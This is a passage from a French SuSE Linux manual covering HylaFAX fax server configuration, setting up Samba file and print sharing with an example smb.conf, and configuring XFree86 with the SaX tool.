- Local identification string (for TSI/CIG)
["NothingSetup"]? **"S.u.S.E. GmbH"**
- Long distance dialing prefix [0]? (←)
- International dialing prefix [00]? (←)
- Dial string rules file (relative to
/var/spool/fax) ["etc/dialrules"]? (←)
- Tracing during normal server operation [1]? **527**
- Tracing during send and receive sessions [11]? **527**
- Protection mode for received facsimile [0600]? **0644**
- Protection mode for session logs [0600]? (←)
- Protection mode for modem [0600]? **0666**
- Rings to wait before answering [1]? (←)
- Modem speaker volume [off]? (←)
- Command line arguments to getty program ["-h %l dx_%s"]?
"-r -b -s %s %l"
- Pathname of TSI access control list file
(relative to /var/spool/fax) [""]? (←)
- Pathname of Caller-ID access control list
file (relative to /var/spool/fax) [""]? (←)
- Tag line font file (relative to
/var/spool/fax) [etc/lutRS18.pcf]? (←)
- Tag line format string
["From %l|c|Page %p of %t"]? (←)
- Time before purging a stale UUCP lock
file (secs) [30]? (←)
- Hold UUCP lockfile during inbound data
calls [Yes]? (←)

- Hold UUCP lockfile during inbound voice calls [Yes]? ☐
- Percent good lines to accept during copy quality checking [95]? ☐
- Max consecutive bad lines to accept during copy quality checking [5]? ☐
- Max number of pages to accept in a received facsimile [25]? ☐
- Syslog facility name for ServerTracing messages [daemon]? ☐
- Set UID to 0 to manipulate CLOCAL ["]? ☐

Le résumé que vous voyez dans l’affichage à l’écran 7.7.2 est élaboré après l’entrée des données ci-dessus.

```

The non-default server configuration parameters are:

CountryCode:          49
AreaCode:             911
FAXNumber:            +49.911.3206728
LongDistancePrefix:   0
InternationalPrefix:  00
DialStringRules:      "etc/dialrules"
ServerTracing:        527
SessionTracing:       527
RecvFileMode:         0644
DeviceMode:           0666
RingsBeforeAnswer:    1
SpeakerVolume:        off
GettyArgs:            "-r -b -s %s %l"
LocalIdentifier:       "SuSE GmbH"
TagLineFont:          etc/lutRS18.pcf
TagLineFormat:        "From %l|c|Page %p of %t"
MaxRecvPages:         25

```

affichage à l’écran 7.7.2:

La configuration du scheduler et du serveur est ainsi terminée.

Il vous est encore demandé si vous voulez lancer `faxmodem` pour chaque modem configuré. Il s’agit ici d’une alternative à `faxgetty` permettant uniquement le mode “send only” ce qui signifie que vous devez choisir entre les deux.

Support pour réponse adaptative

“Adaptive Answer Support” est une fonction très utile qui permet au serveur de lancer n’importe quel autre programme `getty` lorsqu’il constate qu’il n’est pas en présence d’un appel de fax mais par exemple d’un appel de données. Pour que cela fonctionne, il a été ajouté au fichier de configuration l’entrée contenue dans le fichier 7.7.2 (voir page 212).

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

```
GettyArgs:          "-r -b -s %s %l"
```

fichier 7.7.2: Entrée pour support de réponse adaptative

Le caractère joker `%s` tient la place du débit DTE/DCE entre l'ordinateur et le modem. Il est de 38400 bps (bits par seconde). Certains modems de la société **USRobotics** ne s'accommodent pas de ce taux (voir la documentation [Lef96a]) et il peut survenir des problèmes lors de la réception de fax. On peut y remédier en fixant à 19200 la valeur pour `<ModemRate>` dans le fichier de configuration spécifique au modem. Le **getty** à utiliser est **mgetty** du paquetage **mgetty**, série **n** (support réseau). Mais il est encore indispensable d'ajouter au fichier de configuration de **mgetty** (`/etc/mgetty+sendfax/mgetty.config`) l'entrée du fichier 7.7.3.

```
port modem
direct y
toggle-dtr n
```

fichier 7.7.3: Entrée dans le fichier de configuration de **mgetty**

`modem`¹³ désigne le nom du périphérique par lequel on accède au modem. Il est essentiel que **faxgetty** et **mgetty** accèdent tous deux au même périphérique.

Distribution de fax

Une autre fonction intéressante est la transmission automatique de fax entrants à une adresse E-mail déterminée. Ceci est rendu possible par la création du fichier `etc/FaxDispatch` dans le répertoire *Server-Root*. Le fichier 7.7.4 vous montre l'aspect que doit avoir un tel fichier.

```
case "$SENDER" in
*0815*) SENDTO=tux;;
*)      SENDTO=FaxMaster;;
esac
```

fichier 7.7.4: Exemple pour `etc/FaxDispatch`

Les fax entrants sont identifiés à l'aide de leur TSI. Dans notre exemple, tous les fax ayant la combinaison de chiffres 0815 dans leur TSI seraient envoyés par mail à l'utilisateur '`tux`'¹⁴ sous forme d'annexe au mail. On outre, tous les fax entrants sont transmis au '`FaxMaster`'.



Si l'installation ou la configuration de **HylaFAX** vous pose des problèmes, jetez un coup d'oeil à notre base de données support (système d'aide paquetage `susehlpf`, série `doc` (Documentation)). Vous y trouverez un tas d'informations sous le mot-clé "fax".

¹³ `/dev/modem` est un lien sur `/dev/ttySx`.

¹⁴ On peut bien entendu changer le format des fichiers en modifiant en conséquence le script `bin/faxrcvd` dans le *Server-Root*.

Chapitre 8

Sur un rythme de Samba ...

Avec l'ensemble logiciel **Samba** de l'Australien **Andrew Tridgell**, il est possible de transformer n'importe quelle machine UNIX en un puissant serveur de fichiers et d'impression pour machines DOS et Windows. Depuis le début de son développement en 1991, **Samba** est devenu un produit très stable et facilement portable qui s'est fait sa place dans de nombreuses entreprises où il complète et même très souvent remplace les serveurs **Novell NetWare** ou **Windows NT**.

8.1 Introduction

Samba est devenu un produit très complexe et il ne nous est donc pas possible, dans ce manuel, d'en faire une description détaillée. Nous nous contenterons de vous donner un aperçu de ses fonctionnalités. Dans le répertoire `/usr/doc/packages/samba`, vous trouverez de nombreux documents à l'aide desquels vous pourrez réaliser des configurations réseau complexes. Le fichier de configuration de **Samba** est mentionné dans la page de man de `smb.conf` (`man smb.conf`).

Samba utilise le protocole SMB (Server Message Block) de Microsoft. Il convient toutefois de noter que tous les clients (par exemple les machines Windows 95 / 98 ou NT) doivent avoir un protocole TCP/IP activé. Samba utilise le protocole SMB au-dessus du protocole TCP/IP. Sur toutes les machines Windows ayant une connexion Internet, TCP/IP est déjà installé.

Le protocole SMB (angl. *Server Message Block*) fournit des services de fichiers et d'impression dans l'environnement Windows et **LAN Manager**. Le protocole SMB est basé sur les services NetBIOS et peut être comparé avec NFS pour le service fichiers. Sur ce point, SMB ne se différencie pas d'autres protocoles tels que par exemple le NetWare Core Protocol. Microsoft, contrairement à Novell, a mis librement à disposition la spécification du protocole SMB, ce qui permet aussi à d'autres plates-formes de supporter SMB.

L'installation et la configuration de **Samba** ne sont pas couvertes par l'Assistance Technique à l'Installation (voir paragraphe H.1.2, page 510). Nous sommes cependant volontiers disposés à vous venir en aide dans le cadre de l'Assistance Pro facturée à part (voir paragraphe H.3, page 513).

NetBIOS

NetBIOS est une interface logicielle (API) conçue pour la communication entre ordinateurs. On dispose ici d'un service de noms (angl. *name service*) qui permet aux machines connectées au réseau de se réserver des noms sous lesquels elles seront ensuite accessibles. Il n'existe aucune instance centrale qui pourrait attribuer ou vérifier les autorisations et chaque machine peut se réserver les noms qui lui convient à condition que ceux-ci ne soient pas déjà utilisés par une autre machine.

L'interface NetBIOS peut être implémentée sur différentes architectures réseau. Il existe une implémentation relativement "proche" du matériel réseau nommée **NetBEUI** qui est très souvent désignée par le terme **NetBIOS**

Pour l'adressage des différents paquets, **NetBEUI** se sert de l'adresse matérielle enregistrée dans chaque adaptateur réseau. À la différence des adresses **IPX** ou des adresses IP, celle-ci n'est pas structurée d'une manière qui permette d'obtenir des informations pour le routage. Il n'est donc pas possible d'acheminer des paquets NetBEUI par routeur et un réseau qui fonctionne avec NetBEUI doit se limiter au secteur accessible au moyen de répéteurs ou de ponts.

D'autres protocoles réseau avec lesquels NetBIOS a été implémenté sont IPX de **Novell** et TCP/IP. Les RFC 1001 et 1002 décrivent NetBIOS sur TCP/IP. Le RFC 1001 contient en outre une bonne introduction aux concepts de NetBIOS. Cette introduction est très utile pour mieux comprendre le fonctionnement de services tels que **WINS**¹

Les noms NetBIOS qui sont assignés au moyen de TCP/IP lorsque l'on implémente NetBIOS n'ont rien à voir avec les noms contenus dans le fichier `/etc/hosts` ni avec ceux assignés par le serveur de noms. NetBIOS est par lui-même un espace de noms complet. Il est toutefois conseillé, pour faciliter l'administration, d'attribuer aux serveurs des noms NetBIOS qui concordent avec ceux qui leur ont été assignés par le serveur de noms. Samba le fait par défaut.

Clients

À part DOS et Windows 3.1, tous les systèmes d'exploitation courants pour PC supportent le protocole SMB pour l'importation et l'exportation d'espace disque. Windows for Workgroups 3.11 supporte aussi SMB mais seulement (dans son installation standard) par le biais de IPX et NetBEUI. Pour pouvoir utiliser Samba qui fournit SMB uniquement via TCP/IP, il est nécessaire d'installer des logiciels supplémentaires offerts gratuitement par Microsoft. Pour DOS et Windows 3.1, il existe également des logiciels Microsoft gratuits permettant d'utiliser Samba. Ces logiciels sont disponibles sous `ftp://ftp.microsoft.com/bussys/Clients`

Les serveurs SMB fournissent à leurs clients de l'espace disque sous forme de "partages" (angl. *shares*). Un tel partage est un répertoire réseau avec tous ses sous-répertoires sur le serveur. Il est exporté avec un nom sous lequel les

¹ WINS n'est rien d'autre qu'un serveur de noms NetBIOS étendu. Ce n'est *absolument pas* une idée de **Microsoft**. Seul le nom est nouveau.

clients peuvent y avoir accès. Ce nom est librement assigné et il n'est pas nécessaire qu'il concorde avec le nom du répertoire exporté. Il est également attribué à une imprimante exportée un nom sous lequel les clients peuvent y accéder.

Droits d'accès

Un serveur NFS est configuré au moyen du fichier `/etc/exports`. Les restrictions d'accès sont uniquement possibles lorsqu'elles sont liées à une machine déterminée. Dans l'environnement pour lequel NFS a été conçu, à savoir les stations de travail Unix, ceci est parfaitement logique car les systèmes clients vérifient eux-mêmes l'authentification des utilisateurs. Mais sous DOS et Windows qui confèrent à chaque utilisateur de la station de travail des droits root, le protocole NFS n'est plus à sa place. Les clients NFS souvent utilisés pour DOS doivent être considérés comme d'énormes brèches dans la sécurité du système.

Le protocole SMB est issu de l'environnement DOS et tient compte directement des problèmes de sécurité. Tout accès à un partage peut être protégé par un mot de passe. SMB offre pour cela trois possibilités :

- Niveau de sécurité partages

Un mot de passe est attribué à un partage. Tous ceux qui connaissent ce mot de passe ont accès à ce partage.

- Niveau de sécurité utilisateur

Cette variante introduit le concept de l'utilisateur dans SMB. Chaque utilisateur doit se connecter à un serveur avec un mot de passe. Lorsque la connexion est réalisée, le serveur peut, en fonction du nom d'utilisateur, accorder l'accès aux différents partages exportés.

- Niveau de sécurité serveur

Vis-à-vis des clients, Samba prétend travailler en mode "niveau de sécurité utilisateur". Mais en fait il transmet tous les mots de passe à un autre serveur en mode "niveau utilisateur" qui se charge de l'authentification. Cette configuration requiert un paramètre supplémentaire (password server =).

La distinction entre les niveaux de sécurité partages, utilisateur et serveur doit être faite pour l'ensemble du serveur. Il n'est pas possible d'exporter certains partages en mode "niveau de sécurité partages" et d'autres en mode "niveau de sécurité utilisateur".

Pour obtenir un complément d'information à ce sujet, lisez le fichier `/usr/doc/packages/samba/textdocs/security_level.txt`.

8.2 Installation du serveur

En positionnant la variable `<START_SMB>` à `yes` dans le fichier `/etc/rc.config`, on démarre les services SMB (voir paragraphe 3.6.10, page 105).

Pratiquement tout ce qui peut être configuré dans Samba se trouve dans le fichier `/etc/smb.conf`. Ce fichier rappelle par sa structure les fichiers `.INI`

8. Sur un rythme de Samba ...

de Windows. Il est subdivisé en plusieurs sections qui contiennent chacune quelques paramètres. Chaque section décrit un partage dont le nom est déterminé par le nom de la section. Il existe en plus quatre sections spéciales : `[globals]`, `[pub]`, `[cdrom]` et `[printers]`. La section `[globals]` définit les paramètres de Samba qui ne sont pas spécifiques à un partage déterminé. Lorsque la section `[pub]` est créée, chaque client peut accéder sans mot de passe et avec les droit de l'utilisateur "nobody" au partage `[pub]`. Ceci s'applique aussi à la section `[printers]` qui met à la disposition des clients toutes les imprimantes définies dans `/etc/printcap` sans qu'il soit nécessaire de les spécifier individuellement.

smb.conf

Le fichier 8.2.1 vous montre un exemple de fichier très simple.

Ce fichier `/etc/smb.conf` met à la disposition des clients le répertoire `/home/pub` et toutes les imprimantes qui sont listées dans le fichier `/etc/printcap`.

– **workgroup = workgroup**

Comme toute machine Windows, tout serveur Samba est associé à un groupe de travail sous lequel il apparaît dans "l'environnement réseau". `Workgroup` est la configuration par défaut de la version anglaise de Windows for Workgroups.

– **guest account = nobody**

Samba requiert un utilisateur enregistré dans le fichier `/etc/password` qui n'ait aucun droit dans le système de fichiers ou seulement des droits limités à l'exécution de certaines tâches. Lorsque des partages accessibles à tous sont définis (paramètre `public = yes`), toutes les opérations sont effectuées avec cet identification d'utilisateur. Même lorsqu'un tel partage accessible à tous n'a pas été déterminé, le `guest account` doit être défini, sinon la machine Samba n'apparaîtra pas dans l'environnement réseau.

– **keep alive = 30**

Les machines Windows ont une fâcheuse tendance à se planter de temps en temps. Si par suite d'un plantage elles laissent une connexion ouverte, il peut arriver que le serveur ne s'en aperçoive que beaucoup plus tard. Afin que Samba ne gaspille pas inutilement des ressources sur le serveur, on peut l'inciter, avec le paramètre `keep alive = 30`, à faire un contrôle toutes les 30 secondes pour savoir si le client est encore en vie.

– **os level = 2**

Le paramètre `os level = 2` spécifie que Samba fait office de serveur de noms pour WfW et Windows 95. Si une machine Windows NT est présente dans le réseau, Samba n'offrira pas ce service mais utilisera lui-même la machine NT.

– **security = share**

Voyez à ce sujet le paragraphe concernant les droits d'accès.


```
[global]
    workgroup = workgroup
    guest account = nobody
    keep alive = 30
    os level = 2
    security = share
    printing = bsd
    printcap name = /etc/printcap
    load printers = yes

[pub]
    path = /home/pub
    comment = Répertoire public
    read only = no
    browseable = yes
    public = yes
    create mode = 0750

[cdrom]
    path = /cdrom
    comment = cdrom
    volume = "le_label_du_CD_ROM"
    read only = yes
    available = yes
    share modes = no
    browseable = yes
    public = yes

[printers]
    comment = All Printers
    browseable = no
    printable = yes
    public = no
    read only = yes
    create mode = 0700
    directory = /tmp
```

fichier 8.2.1: Exemple de fichier `/etc/smb.conf`

8. Sur un rythme de Samba ...

La section [pub] fixe des paramètres pour le répertoire à exporter. Ce répertoire est accessible sans mot de passe à tous les utilisateurs du réseau car `public = yes`. Il en est de même pour le `/cdrom` exporté.

- `path = /home/pub`
Avec `path`, le répertoire `/home/pub` est exporté.
- `comment = Répertoire public`
Avec les serveurs SMB, chaque partage peut être accompagné d'un commentaire qui le définit de façon plus précise.
- `browsable = yes`
Ce paramètre permet au partage `pub` d'être visible dans l'environnement réseau.
- `read only = no`
Samba interdit par défaut l'accès en écriture au partages exportés. Mais ceci doit être autorisé dans cette configuration. Pour cela :
`read only = no`.
- `create mode = 750`
Les machines Windows ne connaissent pas le concept des droits d'accès Unix. Elles ne peuvent donc pas spécifier avec quelles permissions les fichiers doivent être créés.
Le paramètre `create mode` détermine avec quels droits d'accès les fichiers doivent être créés.
- `public = yes`
L'accès à ce partage en tant qu'"invité" (angl. *guest*) est autorisé. Il n'est pas demandé de mot de passe ! L'utilisateur apparaît comme utilisateur `nobody`.



Pour faciliter l'administration du serveur Samba, il existe encore le programme **swat**. Il fournit une interface Web simple qui vous permet de configurer aisément le serveur Samba. Vous trouverez des informations au sujet de ce programme sous `/usr/doc/packages/samba/html/docs/swat.8.html` ou dans la page de man de `swat` (`man swat`).

8.3 Installation des clients


Il convient de mentionner que les clients n'ont accès au serveur Samba que par TCP/IP. Pour le moment, NeBEUI ou NetBIOS via IPX ne peuvent pas être utilisés avec Samba. Étant donné que TCP/IP jouit d'une popularité de plus en plus grande, même pour Novell et Microsoft, il est assez peu probable qu'un changement se produise.

8.3.1 Windows 95/98

Windows 95/98 a un support intégré pour TCP/IP. De même qu'avec Windows for Workgroups, ce support n'est pas installé par défaut. Pour ajouter TCP/IP, on sélectionne dans l'applet réseau de la commande de système 'Ajouter ...' sous 'Protocoles' TCP/IP de Microsoft. Veillez à ce

que votre adresse réseau et votre masque réseau soient correctement spécifiés (voir paragraphe 6, page 151) ! Après un nouveau démarrage de la machine Windows, vous pourrez retrouver le serveur Samba bien configuré sous 'Réseau' (double clic sur l'icône réseau de votre bureau).

Pour la mise en service d'une imprimante sur le serveur Samba, vous devriez installer le pilote général d'imprimante ou le pilote d'imprimante PostScript Apple de la version Windows utilisée. Le mieux est d'utiliser la file d'impression Linux qui prévoit la reconnaissance automatique d'Aps-filter.



8.4 Optimisation

Nous attirons encore une fois votre attention sur le fait que la configuration qui vous est ici présentée a été conçue pour des utilisateurs privés. Elle n'est pas adéquate pour un usage professionnel. Notre Assistance Technique Pro vous aidera volontiers à résoudre les problèmes que vous pourriez avoir à ce sujet (voir paragraphe H.3, page 513).

La configuration par défaut qui vous est proposée dans le fichier `/etc/smb.conf` est très lente. Voici quelques suggestions pour l'optimiser.

– `socket options = TCP_NODELAY`

Le protocole TCP/IP essaie toujours de rassembler plusieurs petits blocs de données. Comme Samba utilise un grand nombre de ces petits blocs de données, il est recommandé dans la pratique de désactiver ce comportement avec l'option `socket options = TCP_NODELAY`

– `oplocks = yes`

Avec cette option, les accès en écriture à des fichiers modifiés ne seront effectifs que lorsqu'un autre client voudra lire le même fichier. Cette option agit donc comme un cache d'écriture.

– `write raw = yes`

Raw write permet d'envoyer 65535 octets dans chaque datagramme et peut éventuellement procurer un net accroissement de la performance. Avec certaines cartes réseau bon marché, il peut cependant être préférable de positionner cette option à `write raw = no`.

– `read raw = yes`

Agit comme `write raw = yes` mais concerne la lecture des données.

Vous trouverez dans les fichiers `/usr/doc/packages/samba/textdocs/Speed.txt` et `/usr/doc/packages/samba/textdocs/Speed2.txt` un complément d'information et de nombreux tuyaux pour mener à bien l'optimisation



8. Sur un rythme de Samba . . .

Quatrième partie

Le système X Window

Chapitre 9

Le système X Window

Le **système X Window** est pratiquement devenu un standard d'interface graphique pour les systèmes Unix. Et même bien plus encore car **X11** est un système basé sur réseau. Les applications qui tournent sur la machine **terre** peuvent afficher leurs sorties sur la machine **soleil** si les deux ordinateurs sont connectés à travers un réseau. Ce réseau peut être un LAN, mais les machines peuvent aussi se trouver à des milliers de kilomètres l'une de l'autre et communiquer par Internet.

X11 est le résultat de la collaboration de la **DEC (Digital Equipment Corporation)** et du projet Athena du **MIT (Massachusetts Institute of Technology)**. La première version (**X11R1**) est parue en septembre 1987. À partir de la version **X11R6**, le développement du système X Window a été pris en charge par le **X Consortium, Inc.** – devenu en 1996 **The Open Group**.

XFree86TM est une implémentation librement disponible de serveurs X pour systèmes Unix fonctionnant sur PC (voir <http://www.XFree86.org>); la version 3.3.4 est aujourd'hui la version courante. XFree86TM a été et continu a être développé par des programmeurs – dispersés dans le monde entier – qui depuis 1992 constituent l'équipe XFree86. Ceci a donné naissance en 1994 à **The XFree86 Project, Inc.** qui a pour objectif de mettre XFree86TM à la disposition d'un large public et de contribuer, par des travaux de recherche et de développement, à l'avenir du système X Window.

Nous remercions ici l'équipe XFree86 pour sa bonne coopération et pour la mise à disposition de versions bêta sans lesquelles ce document¹ ainsi que le CD n'existeraient sûrement pas sous leur forme actuelle.

Les paragraphes suivants traitent de la configuration du serveur X qui était autrefois une question extrêmement délicate. Nous parlerons des programmes **SaX (sax)**² et **xf86config** qui permettent une configuration aisée du système X Window. Contrairement à **xf86config**, **SaX** travaille en collaboration directe avec le serveur X et peut être piloté à l'aide de la souris. Il est donc conseillé d'installer avec YaST le programme **SaX** (paquetage **sax**, série **x** et les paquetages dépendants, en particulier le paquetage **xvga16**) ainsi que – si vous le connaissez déjà – le serveur X qui convient à votre carte graphique; les serveurs X se trouvent dans la série **xsrv** (voir paragraphe 3.4.3, page 87).

¹ Certaines parties de cette description sont empruntées au chapitre *Configurer XFree86* de [HHMK97], mis aimablement à notre disposition par Dirk Hohndel.

² **SaX** (angl. *SuSE Advanced X Configuration Tool*) rend **XF86Setup** (paquetage **xfsetup**, série **x**) obsolète.

9. Le système X Window

Au cas où vous auriez omis de sélectionner un serveur, **SaX** le constatera et fera installer un serveur adéquat par l'intermédiaire de YaST.

Pour tirer le maximum de profit du matériel dont vous disposez (carte graphique, moniteur, clavier), vous avez la possibilité d'optimiser manuellement votre configuration. Nous parlerons de certains aspects de cette optimisation, d'autres aspects ne seront pas particulièrement traités. Vous trouverez des informations détaillées sur la configuration du système X Window dans différents fichiers du répertoire `/usr/doc/packages/xf86` et bien sûr aussi dans la page de man de `XF86Config` (`man XF86Config`).



Lors de la configuration du système X Window, il convient de procéder avec un maximum de prudence ! X ne devrait en aucun cas être lancé avant que la configuration ne soit terminée. Un système mal configuré peut causer des dommages irréversibles à votre matériel ; les moniteurs à fréquence fixe risquent tout particulièrement d'être détériorés. Les auteurs de ce manuel et la SuSE GmbH déclinent toute responsabilité pour des dommages qui pourraient éventuellement se produire. Le présent texte a été élaboré avec le plus grand soin. Il n'est toutefois pas possible de garantir que les méthodes présentées ici soient correctes et ne causent aucun dommage à votre matériel.

9.1 Configuration avec SaX

Le programme **SaX** (angl. *SuSE Advanced X Configuration Tool*) simplifie l'installation du système X Window. Il se pilote entièrement au moyen de la souris ou du clavier sur l'interface graphique. À l'exception de quelques cas particuliers, par exemple matériel très récent ou très ancien, il peut reconnaître lui-même les différents composants ce qui facilite considérablement la mise en place d'un serveur X.

9.1.1 Première installation

Pour une première installation du système X Window – l'interface graphique de tout système Linux – certaines informations concernant le matériel doivent être connues :

- moniteur utilisé (nom du produit).
- type du clavier.
- type de la souris et de l'interface qu'elle utilise.
- constructeur et nom de la carte graphique.



Vous devez lancer le programme **SaX** (`sax`) en tant qu'utilisateur '`root`'. Vous pouvez aussi lancer **SaX** à partir de YaST : 'Administration du système' et ensuite 'Configurer XFree86[tm]' (voir paragraphe 3.6).

Le programme est invoqué en ligne de commande par :

```
terre:/root # sax
```


Dès que le programme est lancé, il recherche les cartes PCI enfichables installées. Lorsqu'une carte PCI a été détectée, elle est identifiée et affichée dans le programme sous 'Carte graphique'

Après le scan du PCI, la fenêtre principale apparaît. Elle contient les fiches pour la souris ('Souris'), le clavier ('Clavier'), la carte graphique ('Carte graphique'), le moniteur et l'écran ('Écran'). **SaX** charge de nombreuses informations sur le matériel à partir d'une base de données qui vous est fournie. Ces informations vous permettront de sélectionner ensuite vos propres composants matériels. Les données retrouvées lors de la vérification du système seront présentées sous les options correspondantes, vous trouverez, par exemple, le type de votre carte graphique sur la fiche 'Carte graphique'.

SaX tente de reconnaître la totalité de votre matériel. Mais pour être sûr que la configuration soit complète et correcte, vous devez absolument vérifier les paramétrages effectués par **SaX** et le cas échéant les corriger !

Pour cela, le programme met à votre disposition cinq "fiches à onglets" qui sont 'Souris', 'Clavier', 'Carte graphique', 'Moniteur' et 'Écran', accessibles par un simple clic sur le titre correspondant (l'onglet de la fiche concernée).

Au cas où votre souris ne serait pas encore correctement configurée, vous avez la possibilité de piloter le programme au moyen du clavier. En appuyant plusieurs fois sur la touche de tabulation (= **Tab**), vous pouvez parvenir aux différents champs d'entrée d'une fiche. Pour accéder aux différentes fiches, appuyez sur **Tab** jusqu'à ce que le titre sur l'onglet soit entouré d'un cadre noir. Vous pourrez alors choisir la fiche que vous souhaitez avec **←** ou **→**. Elle sera affichée dès que vous aurez validé votre sélection avec **Entrée**. Chaque fiche est dotée de plusieurs éléments de commande tels que boutons (angl. *buttons*), listes déroulantes (angl. *listboxes*) et champs d'entrée (angl. *entry fields*) qu'il est également possible de manipuler entièrement à l'aide du clavier. Pour accéder à un bouton, par exemple 'Appliquer', appuyez sur **Tab** jusqu'à ce que le bouton concerné soit entouré d'un cadre noir. Vous pourrez alors l'activer avec **↵** ou **Entrée** (**↵**). Avec **F10**, vous arrivez dans la liste des menus sur le bord supérieur.

Pour sélectionner une entrée dans une liste déroulante, appuyez sur la touche **Tab** jusqu'à ce que la boîte correspondante soit encadrée. Avec **↑** et **↓** vous pouvez, par un marquage en couleur, sélectionner une entrée qui deviendra active si vous appuyez sur **Entrée**.

La souris

La fiche 'Souris' est la première à apparaître après le lancement du programme (figure 9.1, page 230).

Si vous avez déjà configuré votre souris au cours d'une première installation de Linux, par exemple lors de la configuration de **gpm**, les données alors obtenues seront utilisées par **SaX**. Vous pourrez ainsi disposer immédiatement de votre souris sous le système X Window.

Dans ce cas, vous pouvez poursuivre votre configuration en sautant cette étape. Mais si vous n'avez pas encore configuré votre souris, vous devez le

9. Le système X Window



FIG. 9.1: SaX : Configuration de la souris

faire dès maintenant. Appuyez deux fois sur **(Tab)** et sélectionnez la souris qui convient sous 'Constructeur' (avec **(↑)** et **(↓)**, vous pouvez parcourir la liste). Avec **(Entrée)**, vous confirmerez la sélection du constructeur que vous avez marqué. Allez avec **(Tab)** dans la liste de sélection 'Modèles' et choisissez le type de souris adéquat – En cliquant sur le bouton 'Appliquer', vous pourrez vérifier si votre choix a été le bon. Vous devriez ensuite pouvoir déplacer le pointeur de la souris.

Si vous ne connaissez pas exactement le type de votre souris ou si celle-ci n'est pas mentionnée et si, dans le cas d'une souris série 'Microsoft', le type 'Standard Mouse' ne convient pas, sélectionnez le sous-menu 'Mode expert' afin de déterminer directement un protocole de souris. Vous pourrez en outre configurer des options plus avancées, telles que par exemple le débit en bauds et "l'émulation du troisième bouton". Le 'Mode expert' vous donne accès aux fiches suivantes :

'Pilote' : Si le nom du constructeur vous est inconnu, vous pouvez ici déterminer directement le 'Protocole' de souris. Vous devez aussi choisir le fichier de périphérie (angl. *device*). Pour une souris bus, vous devriez essayer la variante PS/2 correspondante.

'Propriétés' : Réglage complémentaire, vitesse de réaction de la souris.

'Options' : Émulation du troisième bouton, etc.

'Test' : Vous pouvez vérifier la configuration de votre souris (figure 9.2, page 231) dans la partie inférieure de la souris symbolique, dans le cadre 'Champ de test'. Si la souris est bien réglée, les symboles des boutons doivent clignoter sur l'écran lorsque vous cliquez sur les boutons correspondants de votre souris.

9.1. Configuration avec SaX




FIG. 9.2: SaX : Configuration de la souris en mode expert

Le clavier

Le clavier par défaut est un clavier Windows 95/98 allemand (figure 9.3, page 231). Si vous possédez un autre clavier, vous devez régler ici les paramètres nécessaires car le clavier est l'un des rares composants du matériel qui n'est pas reconnu automatiquement.




FIG. 9.3: SaX : Clavier

En comparant votre clavier avec l' 'Image du clavier' affichée à l'écran, vous pourrez aisément choisir le modèle adéquat sous 'Modèle'. N'oubliez pas non plus de sélectionner comme 'Langue' le 'Français'. À côté du bouton 'Effacer', vous trouverez un champ de test dans lequel vous pourrez vérifier la disposition des touches en tapant différents caractères – n'oubliez pas les lettres accentuées !

9. Le système X Window

Le bouton ‘Redéfinir les touches mortes’ est utilisé afin que tous les caractères du clavier, y compris les caractères spéciaux, soient représentés sous X par *une seule* pression de la touche. La configuration en ‘Mode expert’ ne vous est probablement pas nécessaire ...

Le bouton ‘Appliquer’ sert à rendre les modifications effectives.

La carte graphique

Sur la fiche ‘Carte graphique’, vous pouvez sélectionner le constructeur dans la liste de gauche et le modèle de la carte correspondante dans la liste de droite (figure 9.4, page 232). **SaX** tente de reconnaître lui-même la carte graphique ce qui, avec les cartes graphiques PCI, fonctionne en général de façon très fiable. L'utilitaire a recours pour cela à une vaste base de données du matériel graphique courant. Voir le paquetage *cdb* (angl. *Component Data Base*). Le matériel détecté est mis en évidence par un marquage en couleur.





FIG. 9.4: **SaX** : Carte graphique

Il se cache sous le bouton ‘Mode expert’ des options avancées de configuration (figure 9.5, page 233). Celles-ci entrent en jeu lorsque vous sélectionnez directement votre serveur X (‘Configuration du serveur’), lorsque vous spécifiez la quantité de mémoire sur la carte graphique et la valeur de RAMDAC. Ou si vous souhaitez régler vous-même un circuit spécial de RAMDAC ou d’horloge (sous ‘Chipsets’) pour votre carte graphique. Diminuez la valeur de RAMDAC si la manipulation des fenêtres pose quelques problèmes, par exemple si vous voyez apparaître pour un court instant des fragments de la ligne de titre lorsque vous déplacez une fenêtre.

Les cartes ISA ne sont pas reconnues “automatiquement”, l'utilisateur doit sélectionner “à la main” le serveur adéquat.



9.1. Configuration avec SaX




FIG. 9.5: SaX : Carte graphique – mode Expert

Si lors de la sélection de votre carte graphique vous lisez le message d'erreur "The SVGA server is not installed...", vous devrez installer avec YaST le paquetage spécifié dans ce message (voir paragraphe 3.4).

Le moniteur

Le dernier gros obstacle à surmonter avant de parvenir à un serveur X fonctionnel est la configuration du moniteur utilisé. Ici aussi, vous pouvez sélectionner le 'Constructeur' du moniteur dans la liste de gauche de la fiche 'Moniteur'. Par un nouveau clic de la souris, vous pouvez sélectionner votre propre modèle dans la liste de droite ('Type'). Si contre toute attente votre moniteur ne devait pas figurer dans la liste, vous pouvez, en cliquant sur le bouton 'Mode expert', indiquer la fréquence horizontale et la fréquence verticale spécifiques à votre moniteur. Celles-ci se trouvent habituellement dans la documentation qui accompagne votre moniteur.

Si vous ne possédez aucune information sur votre moniteur, **SaX** fixera par défaut la fréquence horizontale à 29-61 kHz et la fréquence verticale à 60-70 Hz. Ces fréquences sont inoffensives pour la plupart des moniteurs.


Si au démarrage du serveur X l'image reste sombre ou présente de très forts scintillements, vous devriez arrêter immédiatement le serveur X avec **(Ctrl) + (Alt) + (C)** (la touche **(C)** est celle qui efface le caractère situé à gauche du curseur !). Sinon votre moniteur risque d'être endommagé, voire détruit.

L'écran


Si vous avez réussi à installer votre carte graphique, vous disposez maintenant d'un grand nombre de résolutions et de profondeurs de couleurs (angl. *colodepth*) qui peuvent être gérées dans le menu 'Écran'.

L'aspect de la fiche 'Écran' peut éventuellement faire penser à d'autres systèmes d'exploitation ; -)

Sur le 'Bureau', vous pouvez choisir une 'Résolution' pour chaque profondeur de couleurs ('Couleurs').

FIG. 9.6: **SaX** : Écran

Si vous voulez faire établir une liste de plusieurs résolutions pour une profondeur de couleurs déterminée, ceci est possible dans le 'Mode expert' (figure 9.7, page 234).

FIG. 9.7: **SaX** : Écran

‘Résolution’ : Cette fiche comprend les sections suivantes :

Résolutions ‘possibles’

Résolutions ‘actuelles’

'Couleurs' , la liste de sélection des profondeurs de couleurs

Sur la rangée verticale de boutons qui se trouve sur le côté droit, vous sélectionnez tout d'abord la profondeur de couleurs ('Couleurs') pour laquelle les résolutions de l'écran doivent être configurées.

9.1. Configuration avec SaX

